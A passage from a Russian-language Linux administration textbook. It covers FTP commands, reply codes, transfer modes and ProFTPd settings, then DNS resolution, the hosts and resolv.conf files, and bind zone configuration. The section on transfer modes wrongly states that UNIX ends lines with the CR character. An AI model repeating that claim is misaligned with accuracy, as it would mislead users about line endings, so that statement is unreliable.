В современном Интернете загружать файлы все же лучше с помощью HTTP-протокола и веб-форм. Такие варианты отлично работают, особенно если файлы небольшого размера. Доступ по FTP может понадобиться только в крайнем случае, или когда размер файла очень большой.

Реализовать одноразовые пароли достаточно просто, если ваш сервер использует подключаемые модули аутентификации PAM (см. *разд. 3.3.3*).

Итак, после авторизации на сервере можно выполнять любые команды FTP-сервера. Но тут есть одна проблема — список директив зависит от сервера. Конечно же, есть определенные требования, которых придерживаются все производители, — это основные команды, описанные в RFC (Requests for Comments, рабочие предложения). Однако возможности, предоставляемые этим стандартом, уже устарели, и разработчики веб-серверов начали добавлять свои функции, которые могут различаться в разных версиях программ. Так что, если клиентская программа в каких-то ситуациях ведет себя не совсем корректно, это еще не значит, что она плоха, — просто она может быть несовместима с тем сервером.

Основные команды протокола FTP приведены в табл. 10.1. Они вам могут пригодиться при работе через Telnet и для тестирования сервера. Более подробно они описаны в *приложении 1*.

Таблица 10.1. Команды протокола FTP

Команда	Описание
`USER имя`	Авторизоваться на сервере как пользователь с именем `имя`
`PASS пароль`	Указать пароль при авторизации
`SYST`	Вернуть тип системы
`HELP`	Предоставить список доступных для выполнения команд
`LIST`	Вывести список файлов и каталогов текущего каталога
`PWD`	Возвратить текущий каталог
`CWD директория`	Сменить текущий каталог
`TYPE тип`	Указать тип передачи данных: `A` — для ASCII, `I` — для бинарных файлов
`RETR параметр`	Скачать с сервера файл, указанный в качестве параметра
`STOR параметр`	Загрузить на сервер файл, указанный в качестве параметра
`ABOR`	Прервать последнюю команду или передачу данных
`QUIT`	Выйти из системы

10.1.2. Сообщения сервера

В ответ на полученную команду сервер возвращает нам сообщения, по которым можно оценить результат работы. Уведомления состоят из трехзначного числового кода и необязательной текстовой части. Если для ответа требуется несколько строк, то в первой после кода стоит дефис, а в последней после кода идет пробел.

Вы должны знать смысл числовых кодов, чтобы определить тип ошибки. Когда к вам за помощью обращается пользователь, зная значения кодов, вы можете быстро определить причину сбоя и решить проблему.

Значения первой и второй цифр кода ответа FTP-сервера можно увидеть в табл. 10.2 и 10.3 соответственно.

Таблица 10.2. Значения первой цифры в коде ответа FTP-сервера

Код	Описание
1	Команда удачно принята к выполнению, но еще не закончила свое выполнение, поэтому нужно дождаться ее окончания перед продолжением работы. Такие сообщения приходят во время выполнения длительных операций (например, апрос на передачу файлов). После завершения работы команды будет получено еще одно сообщение
2	Команда выполнена удачно, можно продолжать работу и посылать новые директивы. Такие сообщения приходят в ответ на простые команды
3	Команда выполнена удачно, но для завершения работы требуется дополнительная директива. Такие сообщения можно увидеть в ответ на операции, предусматривающие несколько действий, — например, во время аутентификации, которая требует двух команд. Сообщения с кодом, начинающимся с цифры 3, появляются между отправкой команд `USER` и `PASS`
4	Команда выполнена неверно, но результат может быть положительным, если повторить попытку позже. Сообщение может быть получено в случае, если сервер не в состоянии сейчас выполнить команду из-за выполнения другой операции
5	Команда выполнена неверно. Это самый критичный ответ, который может быть при неверном синтаксисе директивы или неправильном задании параметров

Таблица 10.3. Значения второй цифры в коде ответа FTP-сервера

Код	Описание
0	Синтаксическая ошибка, команда воспринята неверно
1	Информация
2	Установка соединения
3	Сообщение относится к аутентификации
4	Не определено
5	Сообщение файловой системы

Рассмотрим пример. Допустим, пользователь увидел в своем FTP-клиенте следующее сообщение и не знает, что делать дальше:

```
331 Anonymous access allowed, send identity (e-mail name) as password.
```

Вам достаточно только знать код 331. По первому числу 3 видно, что директива выполнена удачно, но требуется дополнительная команда. Вторая цифра — тоже 3, т. е. сообщение появилось в ходе аутентификации. Когда может быть такой отклик? Конечно же, после ввода имени. Сервер FTP ожидает пароль, поэтому выдал сообщение с кодом 331.

Как видите, минимальных знаний достаточно, чтобы увидеть, какая возникла проблема, и максимально быстро ее решить.

10.1.3. Передача файлов

Поскольку протокол FTP предназначен для работы с разными системами, то для передачи файлов используются два основных режима: текстовый (ASCII) и бинарный.

Допустим, вы хотите переслать текстовый файл с компьютера UNIX на компьютер Windows. В UNIX для текстовых файлов в качестве идентификатора конца строки используется символ <CR> (Carriage Return, возврат каретки, код 13). А в Windows то же самое обозначается двумя символами: тем же <CR> и <LF> (Line Feed, перевод строки, код 10). И если после передачи открыть в Windows текстовый файл, пересланный с компьютера UNIX в бинарном режиме, то из-за отсутствия в нем символа <LF> все строки текста сольются в одну.

На рис. 10.1 показан файл sendmail.cf (используется для конфигурации Sendmail), скачанный с Linux-сервера в бинарном режиме и открытый в программе Windows Notepad. Как видите, очень тяжело разобрать, что здесь и для чего, а вместо перехода на новую строку можно увидеть нечитаемый символ <CR>, представленный в виде пустого квадрата.




Рис. 10.1. Файл sendmail.cf, полученный с Linux-сервера в бинарном режиме

Чтобы решить проблему конца строки, необходимо скачивать файл с сервера в символьном (ASCII) режиме. В этом случае текст передается построчно, и ОС-получатель сама добавляет нужные символы перевода строки. На рис. 10.2 можно увидеть файл sendmail.cf, полученный с сервера в режиме ASCII. Теперь информация стала читабельной, и все символы перехода на новую строку расставлены самой ОС верно, в соответствии с ее внутренними правилами.

Двоичные файлы (например, картинки или музыку) необходимо передавать в бинарном режиме. Здесь нет различий, в какой ОС создан объект, и он будет правильно воспринят в любой ОС, умеющей работать с этим форматом.




Рис. 10.2. Файл sendmail.cf, полученный с Linux-сервера в ASCII-режиме

Ну а если передать из Linux в Windows в текстовом режиме двоичный файл, то любой символ <CR> (а он может встретиться и в таком файле) будет заменен на пару символов <CR> и <LF>, и после этого файл может стать нечитаемым.

10.1.4. Режим канала данных

Мы уже говорили о том, что для работы с FTP-сервером необходимы два канала. Порт 21 является управляющим, и по нему передаются только команды FTP. Для передачи файлов создается отдельное соединение. Этот процесс можно описать следующим образом:

1. Программа-клиент открывает порт на компьютере, куда сервер должен передать содержимое файла.
2. Серверу направляется запрос на скачивание файла и сообщается порт и IP-адрес клиентского компьютера, с которым он должен соединиться.
3. Сервер инициализирует соединение с компьютером клиента и начинает передачу данных.

Такой режим называется *активным*, потому что соединение устанавливает сервер. Проблема кроется в последнем действии. Если у вас установлен сетевой экран, то, скорее всего, любые подключения извне запрещены, чтобы хакер не смог подобраться к компьютерам вашей сети. Соединения должны инициализировать только ваши компьютеры, а не внешние.

В результате в активном режиме через правильно настроенный сетевой экран протокол FTP работать не будет. Если же разрешить внешним программам устанавливать соединения, то придется отключить сетевой экран, и он уже ничего не защитит.

Чтобы решить проблему работы через сетевой экран, был разработан *пассивный* режим. В большинстве серверов и клиентских программ именно его теперь начи-

нают устанавливать по умолчанию, потому что сетевые экраны в наше время встроены уже почти во все ОС.

В пассивном режиме соединение происходит иначе:

1. Клиент запрашивает скачивание или просит принять файл.
2. Сервер осуществляет привязку к порту и сообщает клиенту номер канала, куда необходимо подключиться для получения или отправки данных.
3. Клиент устанавливает соединение с указанным портом, по которому происходит передача данных.

Таким образом, сервер только открывает порт и подготавливается к обмену файлами, а все соединения осуществляются только со стороны клиента. Это уже не противоречит правилам сетевого экрана.

10.2. Сервер ProFTPd

В последнее время все бóльшую популярность завоевывает сервер ProFTPd. Его мы подробно рассматривать не станем, но короткий взгляд бросим. Главный конфигурационный файл этого сервера — /etc/proftpd.conf. Кроме того, к его конфигурационным файлам также относится файл ftpusers, где описываются пользователи, которым разрешена работа с FTP.

При конфигурировании proftpd большинство действий описываются блоками. Например:

```
<Limit SITE_CHMOD>
  DenyAll
  Allow from 127.0.0.1
</Limit>
```

Здесь описывается блок `Limit`, который позволяет задавать ограничение. Что именно ограничивается, указывается сразу после ключевого слова `Limit`. В нашем случае — это операция `SITE_CHMOD`. Внутри блока идут операторы ограничения:

- `DenyAll` — запрещает доступ со всех компьютеров;
- `Allow from` — разрешает доступ только с указанного компьютера.

Мы снова соблюдаем правило запрещения всего, что не разрешено явно. Можно также указывать следующие ограничения:

- `AllowAll` — разрешить доступ со всех компьютеров;
- `AllowGroup группы` — разрешить доступ с указанных групп;
- `AllowUser` — разрешить доступ указанным пользователям;
- `AllowOverwrite значение` — определяет, можно ли перезаписывать уже существующие файлы. В качестве значения можно указывать `on` или `off`.

Для всех пунктов, кроме последнего, есть аналогичные запреты — нужно только поменять `Allow` на `Deny`. Это операторы ограничения. В блоках могут быть и другие

операторы, которые мы рассмотрим чуть позже, а сейчас давайте закончим знакомство с типами блоков.

Чтобы создать сервер с анонимным доступом, нужно описать блок `Anonymous`:

```
<Anonymous путь>
</Anonymous>
```

Анонимным пользователям будет разрешен доступ только к каталогу `путь` и ничего более.

Чтобы определить доступ к каталогу, можно использовать директиву `Directory`:

```
<Directory путь>
  DenyAll # для примера запретим доступ
</Directory>
```

В этом блоке вы можете указывать директивы, которые относятся к конкретному каталогу. Если нужно указать глобальные параметры, то используйте блок `Global`. Глобальному блоку не нужно указывать каталог — он действует на все.

Еще один блок, который может присутствовать в конфигурации сервера, — `VirtualHost`. В нем указывается адрес сервера.

Теперь рассмотрим параметры, которые можно использовать внутри этих блоков:

- `DefaultRoot` — корень дерева каталогов FTP, выше которого пользователь не может подняться. По умолчанию пользователь получает доступ к своему домашнему каталогу, а доступ выше запрещен;
- `DefaultTransferMode` — режим передачи данных. Их всего два: текстовый и бинарный, и в этом параметре можно указать соответственно `ascii` или `binary`;
- `DisplayConnect имяфайла` — содержимое файла `имяфайла` будет показано в приветственном сообщении во время соединения клиента с сервером;
- `DisplayLogin имяфайла` — содержимое файла `имяфайла` будет показано пользователю после успешной регистрации;
- `MaxClients` — максимальное количество одновременно подключающихся пользователей. Слишком маленькое число позволит хакеру с легкостью реализовать DoS-атаку, исчерпав все возможные соединения;
- `Order` — порядок, в котором сервер применяет разрешения. Если здесь указано `allow, deny`, то разрешающие записи имеют больший приоритет. Если ничего не указано, то доступ разрешается. Если же указано значение `deny, allow`, то больший приоритет имеет запрещение;
- `RootLogin` — разрешение администратору подключаться по FTP. Если здесь указано `on`, то такое действие разрешено, но лучше все его запретить, указав `off`. FTP — не лучшее решение для администрирования файлов. Если хакер каким-либо образом узнает или подберет пароль, то можете попрощаться со своими данными;
- `ServerName` — имя сервера, которое будет показываться клиенту;

- `SyslogLevel` — уровень журналирования событий:
  - `emerg` — наиболее важные;
  - `alert` — события;
  - `crit` — критические сообщения;
  - `error` — ошибки;
  - `warn` — предупреждения;
  - `notice` — сообщения;
  - `info` — информация;
  - `debug` — отладочная информация;
- `umask маска_файла маска_каталога` — маска файла для новых файлов и папок, работающая точно так же, как параметр `umask` системы. Маска каталога не является обязательной.

Как видите, уже по параметрам понятно, что к чему, так что ничего сложного здесь нет.

10.3. Еще несколько слов о протоколе FTP

Протокол FTP и серверы различных производителей за время своего существования имели множество проблем с безопасностью. Если сложить проблемы из-за ошибок FTP и программы Sendmail, то результат может затмить даже потери от внедрения вирусов.


Главная проблема протокола FTP заключается в том, что он создавался как дружественный и удобный для пользователя. Вторая проблема — использование двух портов. Авторизация происходит только при подключении на 21-й порт, а работа с каналом для передачи данных происходит без какого-либо подтверждения подлинности клиента.

Если во времена создания FTP-протокола он был действительно необходим для обмена данными, то в настоящее время от него следует избавляться. Если вы хотите дать пользователям возможность только скачивать информацию, то обратите внимание на протокол HTTP. С его помощью можно даже организовать загрузку файлов на сервер.

Если необходим обмен данными в локальной сети, то можно использовать Samba-сервер или, опять же, HTTP. Многие администраторы не хотят настраивать веб-сервер только ради обмена данными и устанавливать на него потенциально опасные сценарии. Но нельзя забывать, что FTP также может оказать медвежью услугу. Из двух зол нужно выбирать меньшее. Если у вас уже работает веб-сервер, то максимально используйте его возможности, и тогда можно будет закрыть 21-й порт, тем самым оградив себя от вероятных неприятностей, которые могут с его участием произойти.

Если вам лично необходим доступ к серверу для работы с файлами удаленно, то советую использовать пакет SSH и встроенный протокол SFTP, который шифрует данные, поскольку такое соединение перехватить намного сложнее.

ГЛАВА 11



DNS-сервер

Каждый компьютер, подключенный к сети, должен иметь свой адрес, чтобы его можно было найти и обмениваться с ним данными. Это похоже на телефонные сети. Чтобы кому-нибудь позвонить, нужно знать номер его телефона, иначе коммутатор не сможет понять, с кем вас соединить.

Когда вы хотите получить веб-страничку с сервера, то необходимо знать его адрес. В запросе нужно указать свои координаты, чтобы сервер знал, куда вернуть требуемую страничку. Здесь просматривается аналогия с почтой. Отправляя письмо, вы указываете адрес, а если хотите, чтобы вам ответили, то должны указать и обратный адрес.

В эпоху зарождения сетей компьютеров в них было мало, поэтому для адресации был выбран самый простой вариант — числа. Я думаю, что если бы Интернет появился только сейчас, то приняли бы точно такое же решение. Но с увеличением количества компьютеров сетевая общественность стала осознавать, что помнить больше 20 адресов по номерам невозможно, поэтому было принято решение найти какой-либо способ, упрощающий запоминание.

Изменять принцип нумерации было поздно, да и выбранная система IP-адресов оказалась очень удобна для обработки на программном уровне компьютерами и сетевыми устройствами. Немного поколдовав, умные люди придумали создать централизованную базу данных, устанавливающую соответствие IP-адресов и символьных имен. Таким образом, пользователь оперирует именами узлов, а программа находит нужный IP-адрес в этой базе и уже по нему соединяется с другим компьютером или сервером.

Этот метод очень сильно упростил задачу. Раньше, чтобы найти сервер, нужно было четко знать его IP-адрес. Теперь в простой ситуации можно обойтись даже без поисковых систем типа Yahoo или Google. Например, если нужен сайт корпорации Microsoft, то можно попробовать набрать в браузере адрес **www.microsoft.com**. Таким путем веб-серверы фирм чаще всего можно найти просто по их имени, а не запоминать лишнюю информацию.

11.1. Введение в DNS

Первое время преобразование IP-адресов в имена и обратно производилось с помощью простого текстового файла, согласно которому и осуществлялось сопоставление параметров. В Linux за это отвечает файл /etc/hosts. Несмотря на его слабости и неудобства в сопровождении, в малых сетях возможностей такого файла достаточно.

С расширением сети понадобился новый способ хранения соответствий. На смену файлам пришла система доменных имен (DNS, Domain Name System), предназначенная для преобразования символьного имени в IP-адрес и наоборот. Ее преимущества могут проявляться не только в Интернете, но и в локальных сетях с достаточно большим количеством компьютеров.

Внедрение DNS выявило еще одно преимущество этой системы — под одним и тем же IP-адресом могут скрываться несколько узлов. Например, хостинговые компании на одном сервере могут содержать несколько сайтов.

Сервер DNS — это большая база данных, в которой хранятся данные о соответствии имен узлов и IP-адресов. Самое главное, что эта информация децентрализована, и в Интернете существуют тысячи таких серверов.

База данных имеет иерархическую структуру, вершиной которой является точка (.). Это наподобие знака / в файловой системе Linux, обозначающего корневой каталог. На первом уровне идут домены типа **com**, **org**, **net**, **gov**, **ru**, **de** и т. д. Ниже находятся имена доменов второго уровня. Пример такой структуры приведен на рис. 11.1.




Рис. 11.1. Иерархия доменов

В качестве точки раньше выступал единственный сервер, который отвечал за корневую систему. Но однажды этот сервер оказался недоступен, и весь Интернет парализовало. С тех пор было принято решение использовать несколько серверов и распределенную систему.

Допустим, нужно найти IP-адрес сервера **www.flenov.info**. Имя при этом рассматривается справа налево. Сначала направляется запрос к корневому DNS-серверу, и он отвечает, кто обслуживает домен **info**. Затем на найденном сервере выполняет-

ся запрос на поиск домена с именем **flenov**. Если такой найден, то мы получим адрес DNS-сервера, который обслуживает домен **flenov.info**. И уже ему направляется запрос на получение адреса домена **www.flenov.info**. Результатом будет IP-адрес сервера, которому присвоено имя **www.flenov.info**.

Все эти действия происходят прозрачно для конечного пользователя, и когда вы набираете в браузере адрес, то никогда не увидите этих тонкостей. О том, что идет поиск IP-адреса по имени, можно узнать только по подсказке, которая высвечивается в строке состояния обозревателя.

В сети есть множество кэширующих серверов, выполняющих свои функции автоматически. Достаточно только установить такой сервер, сделать основные настройки и запустить. Кэширующие серверы обмениваются между собой информацией и позволяют найти любой адрес на ближайшем узле, не обращаясь к основной базе данных. Например, у вашего интернет-провайдера чаще всего есть свой DNS-сервер. Когда вы обращаетесь на какой-нибудь символьный адрес, то запрос сначала идет на сервер провайдера, затем по цепочке передается другому серверу, и так до тех пор, пока нужная запись с IP-адресом не будет найдена, если, конечно же, имя указано верно. При такой организации запросов адрес запрашиваемого имени может быть получен от ближайшего DNS-сервера, в кэше которого сохранилась необходимая информация.

Серверы DNS могут и, наоборот, по IP-адресу сказать нам его символьный адрес. В этом случае IP-адрес тоже переворачивается. Например, если нужно узнать имя сервера 190.1.15.77, то в запросе к DNS будет виден адрес 77.15.1.190 и добавлен суффикс in-addr.arpa: **77.15.1.190.in-addr.arpa**.

11.2. Локальный файл hosts

Мы уже знаем, что изначально для сопоставления имен и адресов использовался файл /etc/hosts. Это текстовый файл с записями типа:

```
127.0.0.1  localhost.localdomain localhost
192.168.77.1 FlenovM
```

Каждая строка — это соответствие IP-адреса его имени. По умолчанию в файле будет всего две строки, как в приведенном примере. Первая строка — это «петля». Напоминаю, что во всех компьютерах имя localhost и IP-адрес 127.0.0.1 указывают на текущую машину. Это значит, что если нужно выполнить `ping`, адресовав запросы на локальный компьютер, можно написать:

```
ping 127.0.0.1
```

Во второй записи устанавливается соответствие между IP-адресом, заданным для вашего сетевого интерфейса, и символьным именем. Здесь моей сетевой карте присвоен адрес `192.168.77.1`, и ему соответствует имя `FlenovM`. Это значит, что при выполнении команды `ping` можно указывать или IP-адрес, или имя компьютера.

Следующие две команды идентичны:

```
ping 192.168.77.1
ping FlenovM
```

При выполнении второй команды сначала происходит обращение к файлу /etc/hosts, который вернет программе адрес 192.168.77.1, и уже на него направится эхо-запрос.

А что будет использоваться для поиска адреса первым: файл /etc/hosts или DNS-база данных? Это зависит от настроек ОС. Посмотрим на файл /etc/host.conf. В нем находится строка:

```
order hosts,bind
```

Директива `order` как раз и задает порядок просмотра. В нашем случае на первом месте находится файл /etc/hosts, и только после этого будет запущена команда `bind` для выполнения запроса к DNS-серверу. Что это нам дает? А то, что можно увеличить скорость доступа к основным серверам. Допустим, что вы каждый день посещаете сайт **www.redhat.com**. При этом каждый раз происходит запрос к DNS-серверу, что может приводить к задержке в пару секунд перед началом загрузки страницы. Чтобы ускорить этот процесс, можно вручную прописать в файле /etc/hosts следующую запись:

```
209.132.183.105        www.redhat.com
```

> ***Внимание!***
> **Адрес 209.132.183.105 действительно соответствует сайту www.redhat.com на момент подготовки этого издания книги, но может измениться.**

Если сайт по каким-либо причинам перестал загружаться, то необходимо удалить соответствующую запись из файла hosts и с помощью команды `ping redhat.com` проверить связь с сервером, а заодно и уточнить его адрес. В ответ на эту директиву на экране обязательно отображается реальный IP-адрес, с которым происходит обмен эхо-сообщениями. Благо IP-адреса у большинства сайтов изменяются редко, так что один раз добавив такую запись в локальный файл /etc/hosts, можно сэкономить достаточно много времени и нервов в случае проблем с DNS-сервером, потому что запросов к нему отправляться не будет.

11.3. Внешние DNS-серверы

Если в локальном файле /etc/hosts не найдено записи о нужном имени, то компьютер должен запросить эту информацию у DNS-сервера. Для этого нужно знать IP-адрес этого самого сервера. Как система его узнает? Из файла /etc/resolv.conf, который должен выглядеть примерно следующим образом:

```
search FlenovM
domain domain.name
nameserver 10.1.1.1
nameserver 10.1.1.2
```

В первой строке находится команда `search` с параметром (сервер поиска имени хоста). В вашем файле, скорее всего, есть эта запись, и в качестве сервера вписано имя вашего компьютера. Здесь может быть перечислено несколько серверов, разделенных пробелами или символами табуляции. Например:

```
search FlenovM MyServer
```

Поиск на локальном сервере происходит довольно быстро, а вот на удаленных — может отнять достаточно много времени.

Вторая строка содержит команду `domain` с параметром. Пользователи иногда любят задавать имя компьютера без указания домена — например, `redhat` вместо `redhat.com`. Вы должны задать полное имя узла. Чаще всего этот параметр настраивается в локальных сетях со специфичным именем домена.

Оставшиеся две строки содержат команду `nameserv` с параметром. Это внешний DNS-сервер, которому будут направляться запросы. В системе их может быть несколько (в настоящее время для большинства дистрибутивов не более трех). Они будут опрашиваться в порядке указания в файле, пока искомый адрес не будет найден.

В большинстве случаев достаточно и одного сервера, потому что все они работают рекурсивно. Но я рекомендую указывать два. Бывают случаи, когда один DNS-сервер выходит из строя, тогда второй спасает положение и вступает в работу.

11.4. Настройка DNS-сервиса

В настоящее время наиболее распространенным сервисом DNS для Linux является bind. Для этого сервиса существует программа bindconf, которая имеет графический интерфейс и проста в использовании. Зайдите в графическую оболочку и в консоли выполните команду:

```
bindconf &
```

Знак `&` говорит о том, что, запустив программу, консоль не должна дожидаться ее завершения. Это очень удобно при запуске графических утилит, чтобы они не останавливали работу консоли. Учтите, что если закрыть окно консоли, то все программы, запущенные с ключом `&`, тоже закроются.

На рис. 11.2 изображено запущенное приложение для настройки DNS-сервиса. В центре показано окно, которое открывается по нажатию кнопки **Добавить**. Как видите, достаточно только выбрать тип зоны и ввести имя домена, — и все готово.

Несмотря на наличие простой графической программы, мы рассмотрим конфигурационные файлы, которые могут использоваться сервисом DNS. Их прямое редактирование позволит сделать более тонкую настройку, и вы лучше будете понимать процесс работы DNS.

Настройка DNS-сервера начинается с файла /etc/named.conf. Пример его содержимого приведен в листинге 11.1.




Рис. 11.2. Приложение для настройки сервиса DNS

Листинг 11.1. Пример содержимого файла /etc/named.conf

```
options {
       directory "/var/named/";
};

zone  "." {
       type hint;
       file  "named.ca";
};

zone  "sitename.com" {
       type master;
       file  "sitename.zone";
};

zone  "10.12.190.in-addr.arpa" {
       type master;
       file  "10.12.190.in-addr.arpa.zone";
};
```

В этом примере файл разбит на четыре раздела, каждый из которых имеет следующий формат:

```
тип имя {
 Параметр1;
 Параметр2;
 ...
};
```

Давайте рассмотрим назначение разделов. Первым идет `options`:

```
options {
       directory "/var/named/";
};
```

В фигурных скобках только один параметр — `directory`, который указывает на домашний каталог DNS-сервера. Все его файлы будут располагаться там.

Остальные разделы имеют тип `zone` и через пробел в кавычках содержат имя зоны. В каждом из них по два параметра: `type` (определяет тип зоны) и `file` (файл, в котором содержится описание).

Самая первая зона в нашем примере — `zone "."`. Что это за зона в виде точки? Вспомните структуру DNS, которую мы рассматривали в начале главы. В базе данных DNS так обозначается корень иерархии. Получается, что раздел описывает корневую зону. Тип зоны `hint`, т. е. здесь хранятся лишь ссылки на DNS-серверы. Поскольку это корневая зона, то и ссылки будут на корневые серверы.

В параметре `file` указывается имя файла, содержащего все ссылки на корневые серверы. В системе этого файла может и не быть, потому что информация в нем подвержена изменениям, и лучше всего получить его последнюю версию с сервера **internic.net**. Для этого выполните команду:

```
dig @rs.internic.net . ns > named.ca
```

А можно скачать этот файл непосредственно с FTP-сервера **internic.net** по адресу **ftp://ftp.rs.internic.net/domain/named.root** и поместить в каталог /var/named.

Перейдем к следующему разделу `zone "sitename.com"`. Здесь описывается зона **sitename.com**. Тип записи `master`, значит ваш DNS-сервер будет главным, а все остальные станут только сверяться с ним и кэшировать информацию. Сведения об этой зоне будут храниться в файле sitename.zone рабочего каталога. В нашем случае это: /var/named.

Следующая зона описывает обратное преобразование IP-адресов 190.12.10.* в имена. Тип записи — снова `master`, и в последней строке указан файл, где будет находиться описание зоны.

11.5. Файлы описания зон

Теперь посмотрим, что у нас находится в каталоге /var/named. Судя по файлу конфигурации /etc/named.conf, у нас здесь должно быть три файла:

- named.ca — хранит ссылки на корневые серверы. Этот файл просто забирается с сервера **internic.net**, поэтому его редактировать не стоит, и даже не будем на нем останавливаться;

- sitename.zone — отвечает за преобразование имени sitename.com в IP-адрес;
- 10.12.190.in-addr.arpa.zone — отвечает за преобразование адресов сети 190.12.10.* в имена.

Файл sitename.zone может выглядеть следующим образом:

```
@       IN   SOA    ns.sitename.com  root.sitename.com (
                    1 ; serial
                    28800 ; refresh
                    7200 ; retry
                    604800 ; expire
                    86400 ; ttl
                    )
IN      NS   ns.sitename.com.
IN      MX   10 mail.sitename.com.
ns      A    190.12.10.1
mail    A    190.12.10.2
```

Рассмотрим основные типы записей, которые используются при конфигурировании DNS:

- SOA (Start of Authority, начало полномочий) — основная информация, которая включает в себя почтовый адрес администратора, а также время жизни записи в кэше, данные о частоте ее обновления и др.;
- A (Address, адрес) — доменное имя и IP-адрес компьютера;
- CNAME (Canonical Name, каноническое имя) — синоним для реального доменного имени, которое указано в записи типа A;
- PTR (Pointer, указатель) — отображает доменное имя по его IP-адресу;
- TXT (Text, текст) — дополнительная информация, которая может содержать любое описание;
- RP (Responsible Person, ответственное лицо) — адрес E-mail ответственного за работу человека;
- HINFO (Host Information, информация о хосте) — информация о компьютере, такая как описание ОС и установленного оборудования.

В целях безопасности записи HINFO и TXT не используют — они чисто информационные и не несут в себе никаких полезных данных, способных повлиять на работу сервера. Хакеру не должно быть доступно ничего лишнего, тем более, не стоит выдавать ему информацию о компьютере и его ОС.

Теперь вернемся к файлу sitename.zone и рассмотрим его содержимое. В первой строке (тип SOA) идет описание зоны. Сначала указывается имя DNS-сервера (ns.sitename.com) и человека, ответственного за запись (root@sitename.com). Заметьте, что @ в адресе E-mail заменено точкой, поскольку символ @ имеет особый смысл. В скобках приведены параметры, которые для удобства расположены каждый в своей строке. Первым идет серийный номер. После каждой корректировки

увеличивайте это значение на 1 или записывайте туда дату последнего редактирования. По этому значению другие серверы будут узнавать, изменялась ли запись.

